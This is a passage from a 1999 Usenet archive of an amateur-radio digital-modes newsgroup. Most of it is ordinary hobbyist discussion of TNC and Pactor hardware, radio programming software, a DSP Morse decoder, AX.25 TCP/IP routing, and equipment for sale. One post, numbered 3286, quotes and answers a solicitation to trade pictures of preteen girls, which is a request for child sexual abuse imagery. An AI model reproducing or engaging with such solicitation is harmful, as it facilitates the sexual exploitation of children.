It would appear that I have two options if I choose to upgrade, either get a good DSP front end (the Timewave units seem to be recommended), or sell the KAM and pay the difference to purchase a PTC-II. The latter solution would cost a few hundred dollars more, but would get me Pactor-II (although I do not currently have any particular need for this mode - doesn't seem to be much activity outside of the Netlink BBS system). Pactor II uses PSK modulation I believe, and if the performance delta is anything like I experience when comparing PSK31 to RTTY then I would expect the results to be very good.

Of course, an outboard DSP could be used for other modes as well, but the DSP in my IC-746, while certainly not high end, seems adequate for those purposes.

Decisions, decisions...

- Seth

3272. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7nj4bg$e9s$1@autumn.news.rcn.net>
Source record: 17279

One other option is the SCS PTC-IIe which gives the same performance
as the PTC-II at about 1/2 the cost. The e doesn't have the option
for VHF packet.

Seth Miller <seth.miller@worldnet.att.net> wrote in message
news:379D0857.F4AD86A9@worldnet.att.net...
>
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> information than was received on the first go around, but such is
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> a state of the art solution, and certainly the results would be
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> the DSP in my IC-746, while certainly not high end, seems adequate
for
> those purposes.
>
> Decisions, decisions...

>
> - Seth

3273. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Seth Miller <seth.miller@worldnet.att.net>
Message-ID: <379D3091.EEF34EE1@worldnet.att.net>
Source record: 17280

Bob,

Thank you for the pointer, I was not aware of the PTC-IIe. I did not see
any information regarding anticipated pricing on the SCS web site, but
if it is going to come in a half the cost then the IIe will probably be
the way I go as I do not need the dual-port capability.

Thanks again,

- Seth

Bob Lewis wrote:
>
> One other option is the SCS PTC-IIe which gives the same performance
> as the PTC-II at about 1/2 the cost. The e doesn't have the option
> for VHF packet.

3274. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: "D.Crisis" <dcrisis@my-dejanews.com>
Message-ID: <379D4FDA.47D018B@my-dejanews.com>
Source record: 17281
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

or you download EVE.exe which can usually be found at
http://www.geol.com/vx5

Eve (Easy VX5 Editor) works particularly well with the VX5R and does
lots of neat things! I've been using it for a month or two now and
think it's great!

DC

Michael Blake wrote:
>
> You buy the upgrade from RT Systems!
>
> Bill <ki7be@hotmail.com> wrote in message
> news:933018454.588.93@news.remarQ.com...
> > Hi,
> > I have the ADMS 1 programming kit that I use with my Yaesu FT51r. I
> > recently purchased a Yaesu VX5r, and am looking for the ADMS 1E version of
> > the software.
> >
> > Thanks & 73
> > de Bill (KI7BE)
> >
> >
> >

3275. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ppgem.9g3.nomail@linux.pe1chl.ampr.org>
Source record: 17282

Bob Fay <rfay@pclink.com> wrote:

[yet another 4-line comment above the entire quoted thread]

Keep ig going guys! One or two more of these comments and the article gets
beyond my line limit!

Apparently the art of quoting selectively and commenting BELOW the relevant
text has been lost.
Looks like it is because of the invasion of unusable newsreader software
published by Microsoft and Netscape. What a drag.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3276. FA: AEA PK-232 Technical Reference Manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-27 00:00:00 UTC
From: Gary Lee Calvert <gcalvert@iquest.net>
Message-ID: <vwin3.695$n4.2794@news1.iquest.net>
Source record: 17283

AEA PK-232 Technical Reference Manual at auction ebay URL
http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=137698180
Started at $1.00 + $2.00 shipping.

--
Gary WB9SMX
Home Page http://www.iquest.net/~gcalvert/home.html
mailto:gcalvert@iquest.net

3277. FS: Kantronics UTU terminal unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: Dave Redfearn <n4elm@texoma.net>
Message-ID: <379FB2BF.AF6AB4E6@texoma.net>
Source record: 17199
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap,rec.radio.shortwave

```
For Sale:

Kantronics UTU terminal unit

Transmits/Receives - RTTY, CW, ASCII, and AMTOR

With manual and computer cable
Runs on 12 Vdc (no power supply)
Uses a dumb terminal or a computer with a communications program.

$50.00 OBO + shipping

73 - Dave
==================================================
Dave Redfearn, ARS N4ELM, McKinney, TX
Email: n4elm@NOJUNKtexoma.net (to reply, remove NOJUNK)
QRL? de N4ELM/qrp
```

3278. Re: To Cecil, W6rca

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <rpvgeb$0$37nspbj$n2p@corp.supernews.com>
Source record: 17200

Is this the TMS320? I would like to hear more about it.

Michael.

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:379EA84E.EEF7006E@IEEE.org...
> Jabi Aguirre wrote:
> >
> > Dear Cecil
> > Excusmee for call you via news.
> > I am be very interesed in your work about morse with the EVM. I have
called
> > many times to your email address but not is possible send you info
to
> > w6rca@ibm.net. Pse send mee news via email. 73,s de Jabi, EA2ARU.
>
> Hi Jabi, yep, I have a new ISP. The EVAL board software is not ready
to be
> released yet. I'm only to the point where I get something like this
> 11101110000001011111011110111011111011 for an 'A'. I can see the 'A'
> there but I have to develop an algorithm that will turn the above into
> 10111 and then into an 'A'. I'll let you know when it's ready.
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3279. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: Randy <rcarles@ix.netcom.com>
Message-ID: <379FEFC9.20E2AB78@ix.netcom.com>
Source record: 17201
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

The ADMS-1E software for my VX-1R produces gibberish in the dtmf dialing
codes. It also gives me a error message when I try to use the merge
files option. When tyring to merge with a rdf file the error message
says To use an rdf file only.
I would stick with what you have or try to find the ADMS 1D instead.
I am not happy with the RT Systems product ADMS-1E.
Randy
Dave Martindale wrote:
>
> Clint Bradford <clint@clintbradford.com> writes:
>
> >Ham Radio Outlet has the complete package for about forty dollars. BUT
> >RT Systems can upgrade you for a lot less:
>
> >http://www.rtsars.com
>
> Their website has to be one of the most useless I've seen. It's
> terribly out of date (they only list ADMS-1D - no mention of ADMS-1E or
> the VX-5), and there is no description of what the various pieces of
> software actually *do*. Nor any pricing info I could find (the "online
> catalog" link gets an "under construction" message). And no email
> address to send queries to.
>
> If I had to guess how good their software was by looking at their web
> site, I'd never buy anything from them.
>
> However, I actually do have ADMS-1C, and know it is very useful. What
> I'd like to know is whether upgrading to -1E would let me read radio
> data from a text file rather than typing it in by hand - and, if so,
> how much the upgrade would cost. No info about either of these is
> on the web site so far as I could find.
>
> Dave

3280. Re: Yaesu FT-2600M

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: k7on@arrl.net
Message-ID: <MPG.12088fb355e9f339989785@news.speedchoice.com>
Source record: 17284

I just bought one and I'd like to hear any experiences, also.

73, Brian

In article <7nij61$1js9@enews4.newsguy.com>, john.scoggin@conectiv-
comm.com says...
> Has anyone tried using the Yaesu FT-2600M for 9600 bps packet yet?
>
> 73's
> john, N3SKO/AAT3BF

--
Brian Short, K7ON 1994 E. Laguna Dr. Tempe, Az 85282
bshort@speedchoice.com >or< http://www.qex.net/k7on/
--

3281. Re: Morse Demodulator Source Code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <379E9A97.82565657@IEEE.org>
Source record: 17285

John Roberts wrote:
> Thanks for the reply. What software are you using? Did you write it
> yourself? Do you have source code? If you can send it to me, I'll code
> it up in Java so it will work with any receiver and a sound card.

Hi John, it's not ready to release yet. When it's satisfactory, I'll
make it available. However, it's assembly level code written for
a Motorola DSP micro to run on an EVAL board so it would be a bear
to port to a PC.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
Horse and buggy ideas don't work on the Interstate.

3282. To Cecil, W6rca

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: Jabi Aguirre <govier02@sarenet.es>
Message-ID: <7nma76$5dc$1@unbe.sarenet.es>
Source record: 17286

Dear Cecil
Excusmee for call you via news.
I am be very interesed in your work about morse with the EVM. I have called many times to your email address but not is possible send you info to w6rca@ibm.net.
Pse send mee news via email.
73,s de Jabi, EA2ARU.

3283. Re: To Cecil, W6rca

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <379EA84E.EEF7006E@IEEE.org>
Source record: 17287

Jabi Aguirre wrote:
>
> Dear Cecil
> Excusmee for call you via news.
> I am be very interesed in your work about morse with the EVM. I have called
> many times to your email address but not is possible send you info to
> w6rca@ibm.net. Pse send mee news via email. 73,s de Jabi, EA2ARU.

Hi Jabi, yep, I have a new ISP. The EVAL board software is not ready to be
released yet. I'm only to the point where I get something like this
11101110000001011111011110111011111011 for an 'A'. I can see the 'A'
there but I have to develop an algorithm that will turn the above into
10111 and then into an 'A'. I'll let you know when it's ready.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3284. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: Clint Bradford <clint@clintbradford.com>
Message-ID: <7nncm5$4u8$1@nnrp1.deja.com>
Source record: 17288
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

In article <933018454.588.93@news.remarQ.com>,
"Bill" <ki7be@hotmail.com> wrote:
> I have the ADMS 1 programming kit that I use with my Yaesu FT51r. I
> recently purchased a Yaesu VX5r, and am looking for the ADMS 1E
> version of the software.

Ham Radio Outlet has the complete package for about forty dollars. BUT
RT Systems can upgrade you for a lot less:

http://www.rtsars.com

- Clint Bradford, ATTENTION to Details
http://www.clintbradford.com

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3285. TCP/IP question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: Ralph Aichinger <ralph@wildsau.idv.uni-linz.ac.at>
Message-ID: <7nn5mp$j8m$1@async101.edvz.uni-linz.ac.at>
Source record: 17289

Hello!

I'm rather new to packet (and amateur radio), but I want to try amateur
TCP/IP nevertheless. I've already setup my system for "regular" ax25 stuff
(Linux kernel driver, baycom 1k2 modem, 2m HT) and it works quite well
so far (though a bit slow).

I've read all the AX25 documentation for Linux I could find, but there
is one thing I did not find (or just not understand?).

If I want to connect to the ampr.net (the 44.whatever-network), do I
have to encapsulate IP frames in AX25 frames? Where is my (IP) default
gateway if my nearest digipeater does not support IP?

Or in other words: How do I tell my nearest digipeater to route AX25 frames
containing IP stuff to the next gateway capable of decapsulating them?
Or am I completely misunderstanding things?

If anybody would give me a hint or post a pointer to a web page or
document explaining things, it would help me a lot.

BTW what does the "-ipmode" option of Linux "axparms" command do?
The manpage mentions a vc mode and a datagram mode, but does not
explain the difference.

TIA and 73 de ralph oe5arp

--
. . . . . .

3286. new

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: rmcminn@my-deja.com
Message-ID: <7nnsgnfud1@nnrp1.deja.com>
Source record: 17290

In article <7miif5$255d@enews3.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> XXMITTER wrote in message <19990714122642.21084.00000023@ng-
fd1.aol.com>...
> >I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU
SOME TO
>
> go any preteen pics I dont have any yet could you send 1 and I swaer
when I get one I well send one ok

I am new I have noting

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3287. Re: Frequency change of PI6ALK on Eutelsat-W2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: NCC <john@tss-telecom.nl>
Message-ID: <7nnjo4$6b7@news3.euro.net>
Source record: 17291
Cross-posted to: nl.media.radio,nl.media.satelliet,nl.media.tv,nl.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.video.satellite.dbs,rec.video.satellite.europe

```
UPDATE frequency is now 12.682 GHz
PI6ALK <pi6alk@tss-telecom.nl> wrote in message
news:7neh8s$4st@news3.euro.net...
> As of July 28, the frequency of PI6ALK on Eutelsat-W2 will change to
12.685
> GHz
> http://www.tss-telecom.nl/pi6alk
>
>
>
>
>
>
```

3288. Manual KPC 9612

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: David Struebel <wb2ftx@nac.net>
Message-ID: <379F6819.6989B86A@nac.net>
Source record: 17292

Looking for a users manual for a Kantronics KPC 9612 (the first
version, not the current
KPC 9612 Plus) Software vesion 6.0N (i.e. with the K-net option that
makes it
behave like a Net Rom node). Unfortunately Kantronics no longer has
this available.
Will pay for copying and shipping costs.

73 Dave WB2FTX
E-mail wb2ftx@nac.net
Phone (973)838-9093

3289. Hamradio-Online.Com - New Design, please take our online poll

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: kf7vy@amsat.org
Message-ID: <2XJn3.4300$VL2.455230@news.direcpc.com>
Source record: 17293
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew,rec.ham-radio,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.equipment,rec.radio.amateur.spacerec.radio.scanner

I've set up a proposed new design for the http://hamradio-online.com web site.
I've added an online poll to seek your input on the new design - please visit
http://hamradio-online.com and give me your feedback - Thanks!

I'm also proposing to open up sections of this popular web site to volunteer
editors who could own their own sections on special interest topics.

Finally, I've just launched a new, very much improved, online discussion forum
and I'd like to see your feddback on that too. Post your comments on the
Discussion forum at http://hamradio-online.com

Thanks! 73, Ed, KF7VY
http://hamradio-online.com

3290. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: davem@idle.cs.ubc.ca
Message-ID: <7nnrbp$gu@idle.cs.ubc.ca>
Source record: 17294
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Clint Bradford <clint@clintbradford.com> writes:

>Ham Radio Outlet has the complete package for about forty dollars. BUT
>RT Systems can upgrade you for a lot less:

>http://www.rtsars.com

Their website has to be one of the most useless I've seen. It's terribly out of date (they only list ADMS-1D - no mention of ADMS-1E or the VX-5), and there is no description of what the various pieces of software actually *do*. Nor any pricing info I could find (the "online catalog" link gets an "under construction" message). And no email address to send queries to.

If I had to guess how good their software was by looking at their web site, I'd never buy anything from them.

However, I actually do have ADMS-1C, and know it is very useful. What I'd like to know is whether upgrading to -1E would let me read radio data from a text file rather than typing it in by hand - and, if so, how much the upgrade would cost. No info about either of these is on the web site so far as I could find.

Dave

3291. Re: Hamradio-Online.Com - New Design, please take our online poll

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: tom <tsokol@injersey.com>
Message-ID: <7nnthg$q22$1@nw003t.infi.net>
Source record: 17295
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew,rec.ham-radio,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.equipment,rec.radio.amateur.spacerec.radio.scanner

Gee, now what was that web address again?
:-)
Tom

Ed Mitchell wrote in message <2XJn3.4300$VL2.455230@news.direcpc.com>...
>I've set up a proposed new design for the http://hamradio-online.com web
site.
>I've added an online poll to seek your input on the new design - please
visit
>http://hamradio-online.com and give me your feedback - Thanks!
>
>I'm also proposing to open up sections of this popular web site to
volunteer
>editors who could own their own sections on special interest topics.
>
>Finally, I've just launched a new, very much improved, online discussion
forum
>and I'd like to see your feddback on that too. Post your comments on the
>Discussion forum at http://hamradio-online.com
>
>Thanks! 73, Ed, KF7VY
>http://hamradio-online.com
>

3292. Re: Yaesu FT-2600M

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: Dave G <Dave-broken@dcg.org>
Message-ID: <379F7EF1.BFB0D6F4@dcg.org>
Source record: 17296

Newsguy wrote:
>
> Has anyone tried using the Yaesu FT-2600M for 9600 bps packet yet?
>
> 73's
> john, N3SKO/AAT3BF

In short, the Yaesu FT2600 sucks at 9600 packet. Here is a repeat of my post from a few weeks ago. I've since sold the radio to someone that had no interest in packet

==========
Sporting an easy to use dedicated data connector, we thought that the new Yaesu FT-2600M just might be useful for 9600 baud packet in our local TCP/IP network. The connector provides separate and isolated inputs and outputs for 9600 and 1200, plus Yaesu includes their DCS or Digital "PL" in the radio, a characteristic shared by the commercial radios we've used successfully (Ritron & Motorola).

Unfortunately we were disappointed with the performance of this radio at 9600. As near as we can tell, Yaesu fell short in two important areas:

1.) To be good at 9600 baud packet, radios must have a reasonbly flat transmit audio response down to a few Hz. This is because the modulated waveform of 1's and 0's does not average zero, having the effect of varying the average frequency at a low rate. The commercial rigs address this by applying modulation to both the varacter AND the VCO, allowing the radio to be accurately modulated down to 2 or 3 Hz. Yaesu didn't do this, thus the transmit frequency response falls off sharply below about 50 Hz. Good enough for CTCSS, but not 9600 baud packet.

The best we could do with strong signals was about a 30% error rate.

2,) On half duplex circuits, minimizing TXD improves performance dramatically. The receive to transmit delay of this radio is slow, requiring a TX Delay value of 200 ms or so to work at all. The commercial rigs include specific synthesizer speedup circuitry, allowing TX Delays as short as 80 ms.

The only thing we've found faster, are the (few and far between) crystal radios or the multimode rigs that are way too expensive to dedicate to a network.

The FT-2600 is great little rig that I liked a lot for 2m voice work, but performs poorly for 9600 packet.

Dave K9DC
k9dc at arrl.net

3293. FS: Kantronics KPC-9612

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-28 00:00:00 UTC
From: rnelson@farmtel.net
Message-ID: <379f9038.2772851@news.mwci.net>
Source record: 17297

Used in my shack until local packet activity died.

$ 175.00 OBO

Remove the 123 for replies.

Randy, WB0VHB

3294. Re: To Cecil, W6rca

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-29 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <379FCDCD.7A33A20@IEEE.org>
Source record: 17202

Michael Young wrote:
> Is this the TMS320? I would like to hear more about it.

Sorry, it's not. It's the DSP56002EVM Motorola Eval board. But
it could easily be done on the TI DSP Eval board. I'm just doing
a DFT after a brick-wall filter to decide whether the CW tone
is there or not. The result is ideally 11111111 for an 'on' and
00000000 for an 'off' at 12wpm. 'Course, noise puts a ï¿½ in
the 1's and a 1 in the ï¿½'s every once in awhile.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3295. Re: TCP/IP question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-29 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.3.96.990729035846.324C-100000@dns.bde-arc.ampr.org>
Source record: 17203

On 28 Jul 1999, Ralph Aichinger wrote:
> I'm rather new to packet (and amateur radio), but I want to try amateur
> TCP/IP nevertheless. I've already setup my system for "regular" ax25 stuff
> (Linux kernel driver, baycom 1k2 modem, 2m HT) and it works quite well
> so far (though a bit slow).
>
> I've read all the AX25 documentation for Linux I could find, but there
> is one thing I did not find (or just not understand?).
>
> If I want to connect to the ampr.net (the 44.whatever-network), do I
> have to encapsulate IP frames in AX25 frames? Where is my (IP) default
> gateway if my nearest digipeater does not support IP?

This should be done automatically by ALL of the TCP/IP amateur radio programs
(and by Linux too) of the KA9Q "NET" or "NOS" variety and their derrivatives.

> Or in other words: How do I tell my nearest digipeater to route AX25 frames
> containing IP stuff to the next gateway capable of decapsulating them?
> Or am I completely misunderstanding things?

You've now asked another question. Routing of IP packets should be done
according to the IP protocol, not the AX.25 protocol, where possible.

> If anybody would give me a hint or post a pointer to a web page or
> document explaining things, it would help me a lot.
>
> BTW what does the "-ipmode" option of Linux "axparms" command do?
> The manpage mentions a vc mode and a datagram mode, but does not
> explain the difference.

VC mode - uses AX.25 "I" frames for the session.
Datagram - uses AX.25 "UI" frames for the session.

3296. Tower, TA-33 TriBander, Rotor,...plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-29 00:00:00 UTC
From: Marty <marty-k2@snet.net>
Message-ID: <37A05D92.175517@snet.net>
Source record: 17204
Cross-posted to: rec.radio.swap,rec.radio.amateur.antenna,alt.ham-radio.packet,rec.radio.amateur.digital.misc

54Ft crankup, Mosley TA-33 tribander, CDE Ham II rotor and 2M Ringo Ranger for sale as a package. Buyer has to take down.

Tower has a little surface rust, but is structurally sound and has a new raising cable. Currently in active use with the TA-33 and a 5el homebrew 2m beam. The TA-33 is the original, heavier "senior" version.

All guys, cables, hardware, approx. 200ft of unused RG-8 and even a Navy issue leather climbing belt included.

Sold only as a package. $500. Buyer has to take down.

Near New Haven,CT. 203-393-1825 before 9PM EDT or marty-k2@snet.net

Marty K1FHR

3297. Old Radio Station Records For Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-29 00:00:00 UTC
From: WKRK <wkrk@grove.net>
Message-ID: <oH_n3.4319$VL2.458855@news.direcpc.com>
Source record: 17205

I hope this is OK for this newsgroup. If not, then please kindly email me a message and let me know. I'm a newbie here. Thanks.

To bid on the following, go to:
http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=138871576

I inherited a bunch of old radio station promotional records (33 speed.. the big ones) that I understand are collectibles when I bought a radio station 4 years ago. Some of them may be of interest to you. Some of them are scratched... NOT ALL ARE In the best of shape (Honesty is always the best policy). I have never played any of these. They have been in storage for years and years. Here's the first set I'm putting up for bid:
1) Les Paul with Mary Ford - "The World is Waiting for the Sunrise" and "Whispering"
2) Perry Como - "The Twelve Days of Christmas" and "Saw Mommy Kissing Santa Claus"
3) Fred Fiebel - "Silent Night, Holy Night" and "Adeste Fideles"
4) Eddie Fisher with Hugo Winterhalter & his Orchestra - "That's What Christmas Means to Me" and "Christmas Day"
5) Gordon MacRae and the Starlighters - "Rambling Rose" and "Hair of Gold, Eyes of Blue"
6) Tommy Dorsey and His Orchestra - "Canadian Capers-Fox Trot" and "Bacarolle-Fox Trot"
7) Cowboy Copas - "Juke Box Blues" and "No More Roamin'"
8) Lily Ann Carol and the Hi-Hatters - "Raindrops" and "Lonesome and Blue"
9) Phil Harris and his Orchestra - "One More Time" and "Old Time Religion"
10) Billy Bunn and His Buddies - "(It will have to do) Until the Real Thing Comes Along" and "That's When Your Heartaches Begin"

**** I HAVE TONS MORE OF THIS KIND OF STUFF... BE WATCHING FOR MORE POSTINGS AS I GET SOME OF THESE THINGS ORGANIZED A BIT BETTER. **** Shipping and handling is $10.00 within US. An extra $10 to ship internationally. Money Order/Cashier's Check will get same day shipping. Personal Check will be held for 5 days to clear.

--
* * * * * * * * * * * * * * * * * *
Check out our Homepage!
http://www.1320am.com

WKRK is a subsidiary of Radford Communications, Inc., Murphy, North Carolina

3298. For sale messages - was Re: Tower, TA-33 TriBander, Rotor,...plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-29 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.3.96.990729222341.108F-100000@dns.bde-arc.ampr.org>
Source record: 17206
Cross-posted to: rec.radio.amateur.antenna,alt.ham-radio.packet,rec.radio.amateur.digital.misc

For sale messages belong ONLY in the "rec.radio.sale" newsgroup, and not in the three others you also posted your message to.

3299. Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-29 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <rq23ko$0$37nspbi$3e@corp.supernews.com>
Source record: 17207

Sure. Have you tried manipulating the detection threshold? What end
result are you looking for (aside from just reading Morse code :-)?

Michael.

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:379FCDCD.7A33A20@IEEE.org...
> Michael Young wrote:
> > Is this the TMS320? I would like to hear more about it.
>
> Sorry, it's not. It's the DSP56002EVM Motorola Eval board. But
> it could easily be done on the TI DSP Eval board. I'm just doing
> a DFT after a brick-wall filter to decide whether the CW tone
> is there or not. The result is ideally 11111111 for an 'on' and
> 00000000 for an 'off' at 12wpm. 'Course, noise puts a ï¿½ in
> the 1's and a 1 in the ï¿½'s every once in awhile.
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3300. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-30 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <37A1364F.369B5B81@IEEE.org>
Source record: 17208

Michael Young wrote:
> Sure. Have you tried manipulating the detection threshold?

Right now I have a binary threshold, either a '1' or a 'ï¿½'. I'm
going to install a 'don't know' third state to give it some
hysteresis so 111x11x1 will decode better as 11111111.

> What end
> result are you looking for (aside from just reading Morse code :-)?

I want to see a computer copy Morse code better than I can. Some
people say it can't be done. I say it can and the military
probably has already done it.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3301. WTB MFJ TNC model 1271

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-30 00:00:00 UTC
From: jfenn@lava.net
Message-ID: <7nrfv4$8ap$1@mochi.lava.net>
Source record: 17209

Want to buy a good working MFJ-1271 "Digicom" driven TNC. Anyone
got one collecting dust in the closet with their Commodore 64 or 128??
Joe KH6JF

--
****
* jfenn@lava.net *
* Ham KH6JF (since '37) *
* MARS (AARS) ABM6JF (since '40) *
* WW2 Vet ARMY SIGNAL CORPS *
****

3302. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-30 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <rq2m6q$0$37nspbj$3e@corp.supernews.com>
Source record: 17210

I was thinking more along the lines of the FFT amplitude values at your frequency of interest. I tinkered briefly with a software only solution, using the PC's soundcard, and felt that results varied too much with the value taken to indicate on or off states. I set it all aside before coming up with a satisfactory heuristic, but it seemed solvable. Set too low, QRN inserts false dits; set too high, dahs in wavering sigs read as multiple dits. Anyway, my thought at the time was to use time averaged values to adapt to noise in off states, and signal dips in on states. Your 'don't know' hysteresis would be a good improvement on that. Best of luck...

Michael.

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message news:37A1364F.369B5B81@IEEE.org...
> Michael Young wrote:
> > Sure. Have you tried manipulating the detection threshold?
>
> Right now I have a binary threshold, either a '1' or a 'ï¿½'. I'm
> going to install a 'don't know' third state to give it some
> hysteresis so 111x11x1 will decode better as 11111111.

3303. PacTerm '98 and Pk-Term '99 1.3.1 release on the web

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-30 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#QveNCr2#GA.60@cpmsnbbsa05>
Source record: 17211

A maintenance release of Pacterm '98 and PkTerm '99 is now available on the web at http://www.cssincorp.com. This FREE release to owner of the product include the following fixes:

Pkterm -

-HMTL Help files now operational
-fec receive mode fixed
-added brightness command for PK-900
-"disp a" command follow by "disp b" command doesn't cause fault
-"disp i" command fixed
-enhancement for ability in "pactor listen" mode to do a unlinked transmission and to attempt a ARQ link
-Corrected problem with displaying backspace correctly in Pactor
-Fixed chat buffer limitation in ISS if connected station did changeover.
-Fixed GPF problem with LogWindows if synced from HF Window under Windows 95 or 98
-Fixed help button on Quick Connects, now brings up help

Kantronics

-HTML help files now operational
-Unproto HF packet now goes to HF port on the KAM
-Corrected problem with displaying backspace correctly in pactor
-Fixes chat buffer limitation in ISS if connected station did changeover
-Fixed GPF problem with LogWindows if synced from HF Window under Windows 95 or 98
-Fixed help button on Quick Connects, now brings up help

Take a look at the review of the Pacterm '98 product in the August, 1999 QST. You'll be able to read about all of the features of this popular product.

Pacterm '98 retails for $79.95 and can be purchased from your favorite amateur radio dealer or direct from CSS at 256-381-6100. http://www.cssincorp.com. If the product is purchased between now and December 1999, you will get a coupon for $25 off the purchase of the Timewave DSP-599zx. This DSP filter adds the power of DSP to your Kantronics TNC.

PKTerm '99 retails for $79.95 and can be purchased from your favorite amateur radio dealer or direct from Timewave Technology at 651-22-4858. http://www.timewave.com. You can also find information on the DSP 599zx on their website.

CSS has also released Wefax '99 for Kantronics TNC's and will soon have a version for the Timewave/AEA TNc's. Wefax '99 Preview is $49.95 and

includes free updates of all 1.x revisions.

3304. Re: Morse Demodulator Source Code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-30 00:00:00 UTC
From: "R.L. Tannehill, P.E." <rickw7rt@mail.firstinter.net>
Message-ID: <37A2050D.6A0D@mail.firstinter.net>
Source record: 17212

Gary Coffman wrote:
>
> On Thu, 22 Jul 1999 06:56:22 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:
> >John Roberts <johnr@ece.jhu.edu> wrote:
> >>Anyone have any source code for a morse demodulator? I'd like to see
> >>where the current technology stands. Is the commercial stuff (like what
> >>the government and what not uses)
> >
> >Is the government still using morse code?
>
> There's supposedly still some activity doing third world intercepts.
> That's rumored to be done by NSA's supercomputers. Of course
> they won't say. There's a handful of military intercept operators
